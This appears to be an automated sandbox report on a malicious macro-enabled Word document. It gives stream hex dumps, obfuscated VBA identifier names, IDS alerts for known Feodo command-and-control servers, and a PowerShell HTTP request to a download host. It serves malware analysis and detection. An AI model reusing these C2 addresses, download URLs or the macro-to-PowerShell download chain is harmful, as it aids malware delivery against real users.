Stream Path:	Macros/VBA/Gusca95luq_
VBA File Name:	Gusca95luq_
Stream Size:	14646
Data ASCII:	. . . . . d . . . . . l . . . . , ... n . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 64 10 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 6c 10 00 00 1c 2c 00 00 00 00 00 00 01 00 00 00 de 6e b6 8e 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
uldHRAc
BJMbZuJRF
xBaZq)
Const
BvPhx
PTpduh
prhgQCFm
Error
Split(urqwC,
IKEyYJ
cHCfACCC()
fsCkG
ndrons
Split(HYqcb,
Split(fsCkG,
lHXavB
DunxEHX
Split(sHhQm,
WPKmFe
ixJTYF
dFuMF
RcxFVMDOH()
vEmIAMH
BvPhx)
RcxFVMDOH
clPKFBjz
SzdUE
HIXwxDo
urqwC
BJMbZuJRF)
LnRqcjdHC
lhhIDAA)
mnSyJHAv()
JaknVR)
Split(WPKmFe,
JtcSFJR()
xBaZq
AQJEzpnoG
mxkikw
Array((qtNpWFzCE),
SVfwH)
DObDSSSH
"ndpns
kWUSef
mnSyJHAv
IkIlHED)
yNpnD
riWqFGJY
pqwm,
lrUBAA

Keyword
TjMQdBBgE
ZJSnRBDm)
espWEuWIh
JjJbB
sHhQm
OOobG
OOobG()
CNUcG
Split(nvNjhAFA,
Array((eBzEFGPxh),
uZukAmEA
qtNpWFzCE
Array((KAAmsFJLa),
Range:
eGHABDHYI
Array((LpCFBdE),
'"*high*,*critic*"'
WzIrJQJ
tWLOCW
Array((yNpnD),
xjjUNmJ
WiAHIOige
vEmIAMH:
VHxfT
kXidGGmrk()
DGpFCB
mjbBYHhbs
wJdJAI)
Array((dvuZzGDnA),
Split(DSEaFYQ,
DGpFCB()
Split(rSrZBJJv,
otHyDQA
ZJSnRBDm
String
sujuoHFCJ
YtjFBe:
aACrBzCHd
PEoELvIQJ()
Array((cyDODgZgJ),
kRgnIQJCn
SVfwH
rSrZBJJv
zYRcUHEHG
prhgQCFm:
Split(XlUFJHR,
Nothing
Split(sujuoHFCJ,
VcboAE
XpIXCDhMq
ArMYJEkJb:
fEDGCAg
PASRFGECE
PASRFGECE()
ctRAim
jyxYAFLC
QFAdJG:
Array((muQUuJD),
eBzEFGPxh
Split(ctRAim,
vDIdCwGfT
Split(XpIXCDhMq,
PCtZE)
yPcgGA

Keyword
NYPQCHF
ZDKqIFEBG()
nd:wns
OwqxzJE)
kXidGGmrk
xfQswJFE
Resume
tCOXBDEPL
VHxfT:
OwqxzJE
ortGB
NFoIZAgdj
DunxEHX()
wJdJAI
ifTgDoG)
hxzoFBtLC
HYqcb
Split(fEDGCAg,
PwyZCI
ndgmns
NGzByr
ffeODEi:
PTpduh:
jzCVAIVG
cpeHA
UTlaBhGD:
nEsTCdYDH
Array((huVBjtENv),
ndinns
elqXMZ:
xnvME()
HKXrDBEI
JaknVR
Array((jyxYAFLC),
Mid(skuwd,
Target)
bpMND
LXXQDDfJ
PCtZE
Split(TjMQdBBgE,
AQJEzpnoG:
gvcgAIUM
sOfSqNO
tCOXBDEPL()
MhDEGJ()
NGzByr:
ortGB:
pNdoqWCxt)
SbmMCGuEY
zYRcUHEHG:
IOPMfG()
nvNjhAFA
elqXMZ
Array((DObDSSSH),
Split(NvjyW,
JvTSZI
lkIlHED
ffeODEi
XlUFJHR
DSEaFYQ
AQOwDFGF
UTlaBhGD
UsjaB
ndmns

Keyword
WiAHIOige:
Attribute
IUHjJ
uZukAmEA()
NYPQCHF)
Split(riWqFGJY,
PmuwJBJH
LpCFBdE
IOPMfG
ndsns
aACrBzCHd()
Array((eGHABDHYI),
huVBjtENv
Array((SbmMCGuEY),
Array((xfQswJFE),
ZDKqIFEBG
DKUOJzi
kWUSef:
cyDODgZgJ
KAAmsFJLa
VB_Name
CNUcG()
wdpnM
Content
Array((dFuMF),
Split(VcboAE,
tWLOCW()
dvuZzGDnA
Split(cpeHA,
Function
xnvME
JtcSFJR
ixJTYF)
Array((IKEyYJ),
VZWOFv()
AQOwDFGF:
oAcbS
tuLCMCI
JvTSZI:
cjdFFEGu
hxzoFBtLC)
rykKLTfBV
HsRXzxA
ndtns
FGWgu
VZWOFv
YtjFBe
nd_ns
dBZIAG)
Array((WzIrJQJ),
Array((zHRlEdEP),
cHCfACCC
Len(skuwd))
ifTgDoG
QFAdJG
Array((SzdUE),
PEoELvIQJ
Array((bpMND),
NFoIZAgdj)
Split(sOfSqNO,
pNdoqWCxt
Split(PmuwJBJH,
ArMYJEkJb
UsjaB)

Keyword
IhhIDAA
MhDEGJ
zHRlEdEP
muQUuJD
Mid(Application.Name,
Array((jzCVAIVG),
Split(JjJbB,
LnRqcjdHC:
NvjyW
String:
uldHRAc)
PdrYYCtJ
IUHjJ:
otHyDQA()
yPcgGA)
HsRXzxA:
skuwd
dBZlAG

VBA Code

VBA File Name: Zcf1kk3t2ssv4r07m, Stream Size: 704

General	
Stream Path:	Macros/VBA/Zcf1kk3t2ssv4r07m
VBA File Name:	Zcf1kk3t2ssv4r07m
Stream Size:	704
Data ASCII:	. . . . # . . . . n . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 de 6e eb 0c 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . F . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 304

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	304
Entropy:	2.82977037235
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . h . . . . p . . . . . . x . . . . K . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 ec 00 00 00 05 00 00 00 70 00 00 00 06 00 00 00 78 00 00 00 11 00 00 00 80 00 00 00 17 00 00 00 88 00 00 00 0b 00 00 00 90 00 00 00 10 00 00 00 98 00 00 00 13 00 00 00 a0 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 448

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	448
Entropy:	3.46647630871
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . ` . . . . D . . . . $ . . . . , ... 4 . . . . < . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 90 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 60 01 00 00 03 00 00 00 98 00 00 00 04 00 00 00 44 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 c8 00 00 00 09 00 00 00 d4 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6885

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6885
Entropy:	6.02650234948
Base64 Encoded:	True
Data ASCII:	j . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 520

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	520
Entropy:	5.52447471798
Base64 Encoded:	True
Data ASCII:	I D = " { B 3 1 5 C D 8 3 - A E F A - 4 B 0 A - 9 9 4 6 - 6 3 1 D 4 8 9 C 2 2 F 0 } " . . D o c u m e n t = A 5 a t e 7 3 k c 6 c w 5 n j y / & H 0 0 0 0 0 0 0 0 . . M o d u l e = Z c f 1 k k 3 t 2 s s v 4 r 0 7 m . . M o d u l e = G u s c a 9 5 l u q _ . . E x e N a m e 3 2 = " J v k 5 9 3 o d o w j q u y o o " . . N a m e = " m x " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " A F A D 4 6 4 D F A F 3 D 1 F 7 D 1 F 7 D 1 F 7 D 1 F 7 "
Data Raw:	49 44 3d 22 7b 42 33 31 35 43 44 38 33 2d 41 45 46 41 2d 34 42 30 41 2d 39 39 34 36 2d 36 33 31 44 34 38 39 43 32 32 46 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 41 35 61 74 65 37 33 6b 63 36 63 77 35 6e 6a 79 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 5a 63 66 31 6b 6b 33 74 32 73 73 76 34 72 30 37 6d 0d 0a 4d 6f 64 75 6c 65 3d 47 75 73 63 61 39 35 6c 75 71 5f 0d

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 143

General	
Stream Path:	Macros/PROJECTwm

General	
File Type:	data
Stream Size:	143
Entropy:	3.86963281051
Base64 Encoded:	False
Data ASCII:	A 5 a t e 7 3 k c 6 c w 5 n j y . A . 5 . a . t . e . 7 . 3 . k . c . 6 . c . w . 5 . n . j . y . . . Z c f 1 k k 3 t 2 s s v 4 r 0 7 m . Z . c . f . 1 . k . k . 3 . t . 2 . s . s . v . 4 . r . 0 . 7 . m . . . G u s c a 9 5 l u q _ . G . u . s . c . a . 9 . 5 . l . u . q . _ . . . . .
Data Raw:	41 35 61 74 65 37 33 6b 63 36 63 77 35 6e 6a 79 00 41 00 35 00 61 00 74 00 65 00 37 00 33 00 6b 00 63 00 36 00 63 00 77 00 35 00 6e 00 6a 00 79 00 00 00 5a 63 66 31 6b 6b 33 74 32 73 73 76 34 72 30 37 6d 00 5a 00 63 00 66 00 31 00 6b 00 6b 00 33 00 74 00 32 00 73 00 73 00 76 00 34 00 72 00 30 00 37 00 6d 00 00 00 47 75 73 63 61 39 35 6c 75 71 5f 00 47 00 75 00 73 00 63 00 61 00 39

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 4837

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4837
Entropy:	5.51877025189
Base64 Encoded:	True
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: WE32000 COFF executable not stripped N/A on 3b2/300 w/paging - version 18435, Stream Size: 628

General	
Stream Path:	Macros/VBA/dir
File Type:	WE32000 COFF executable not stripped N/A on 3b2/300 w/paging - version 18435
Stream Size:	628
Entropy:	6.34127378287
Base64 Encoded:	True
Data ASCII:	. p . . . . . 0 * . . . . . p . . H . . " . . d . . . . . m 2 . 2 . 4 . . @ . . . . . Z = ... b . . . . . Y m . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . O f f i c . . E O . f . . i . c 5 . E . . . . . E 2 D . F 8 D 0 4 C - 5 . B F A - 1 0 1 B -
Data Raw:	01 70 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 59 6d fe 61 1a 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 129150

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	129150
Entropy:	7.03372694627
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . % . . . . . b j b j . . . . . ~ . . . b . . . % . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f1 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 25 9b 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 7e f8 01 00 62 7f 00 00 62 7f 00 00 25 93 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Stream Path: office, File Type: data, Stream Size: 796

General	
Stream Path:	office

General	
File Type:	data
Stream Size:	796
Entropy:	7.73402004362
Base64 Encoded:	False
Data ASCII:	. ~ . . . . . 0 . . . . . a . Q . . . . u N . . . . . @ . I . Y . . . . . I . . . . . , y 0 p . . . . / . . . . . { . . . . f . . h . e _ . . . . . Q . . . . + . \\ . [3 . . . . . z . . > . H U . t . . P J . { . . ^ . M . . . ^ . . p { r . \\ . . . . < . . . . S . . . ! . . 9 ? . . 1 6 9 . . . ` . . G w . . . . . u . . . . . K . . . . P . . . . . 1 b . . G . . L . /) . 9 . - . . n . . . M > . . . . . x e | . . N . I & . t . k . . + . . E . # . . I . . . O .
Data Raw:	05 7e 92 a5 9d 13 9e 08 30 1e 99 01 10 eb 61 9c 51 88 d9 d2 03 75 4e cf e3 8a 00 be 40 b5 6c 0e 59 06 85 8a f6 95 1f 0e 6c a3 f6 9a 1f e6 d5 ae 2c 79 30 70 e3 b5 a9 8f 2f c2 c1 13 13 df c7 7b b2 8a a8 09 66 d6 a6 bb 68 cb 65 5f 7f b3 af fd b4 51 92 c7 84 fb 2b a3 5c f5 5b 33 d4 0c fa 8c db 7a e8 95 3e cb 48 55 d2 74 07 17 50 4a 10 7b 12 c4 5e c1 4d 00 f7 b6 5e 05 ac 70 7b 72 e7 5c

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-00:10:36.195998	TCP	2404344	ET CNC Feodo Tracker Reported CnC Server TCP group 23	49166	80	192.168.2.22	84.232.229.24
01/27/21-00:10:41.493772	TCP	2404334	ET CNC Feodo Tracker Reported CnC Server TCP group 18	49167	8080	192.168.2.22	51.255.203.164
01/27/21-00:11:29.811025	TCP	2404328	ET CNC Feodo Tracker Reported CnC Server TCP group 15	49169	8080	192.168.2.22	217.160.169.110
01/27/21-00:11:38.674494	TCP	2404314	ET CNC Feodo Tracker Reported CnC Server TCP group 8	49171	80	192.168.2.22	185.183.16.47

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 00:10:16.314656019 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:16.476891041 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:16.477027893 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:16.480067015 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:16.694104910 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.046556950 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.046624899 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.046668053 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.046719074 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.046763897 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.046821117 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.046843052 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.046880007 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.046947956 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.046996117 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.047039986 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.047100067 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.047122002 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.047190905 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.047261953 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.208486080 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.208535910 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.208565950 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.208600044 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.208625078 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.208657026 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.208705902 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.208729982 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.208746910 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.208802938 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.208851099 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.208884001 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.208920956 CET	80	49165	192.169.223.13	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 00:10:17.208969116 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.208990097 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.209033966 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.209080935 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.209108114 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.209140062 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.209183931 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.209208012 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.209249973 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.209297895 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.209316015 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.209351063 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.209417105 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.209444046 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.209492922 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.209539890 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.209558964 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.209613085 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.209678888 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.371500969 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.371643066 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.371736050 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.371778965 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.371905088 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.371989965 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.372049093 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.373841047 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.373898983 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.373945951 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.532882929 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.532947063 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.532977104 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.533008099 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.533046007 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.533088923 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.533128977 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.533180952 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.533231974 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.533247948 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.533271074 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.533317089 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.533355951 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.533411980 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.533420086 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.533499002 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.534883976 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.534943104 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.534984112 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.535026073 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.535057068 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.535074949 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.535118103 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.535164118 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.535202980 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.535243988 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.535264969 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.535273075 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.539453983 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.539515018 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.539557934 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.539585114 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.539629936 CET	49165	80	192.168.2.22	192.169.223.13
Jan 27, 2021 00:10:17.539658070 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.694390059 CET	80	49165	192.169.223.13	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 00:10:17.694458008 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.694514990 CET	80	49165	192.169.223.13	192.168.2.22
Jan 27, 2021 00:10:17.694574118 CET	80	49165	192.169.223.13	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 00:10:16.276245117 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 00:10:16.300174952 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 00:10:16.276245117 CET	192.168.2.22	8.8.8.8	0x80ac	Standard query (0)	shannared.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 00:10:16.300174952 CET	8.8.8.8	192.168.2.22	0x80ac	No error (0)	shannared.com		192.169.223.13	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- shannared.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	192.169.223.13	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 00:10:16.480067015 CET	0	OUT	GET /content/lhALeS/ HTTP/1.1 Host: shannared.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
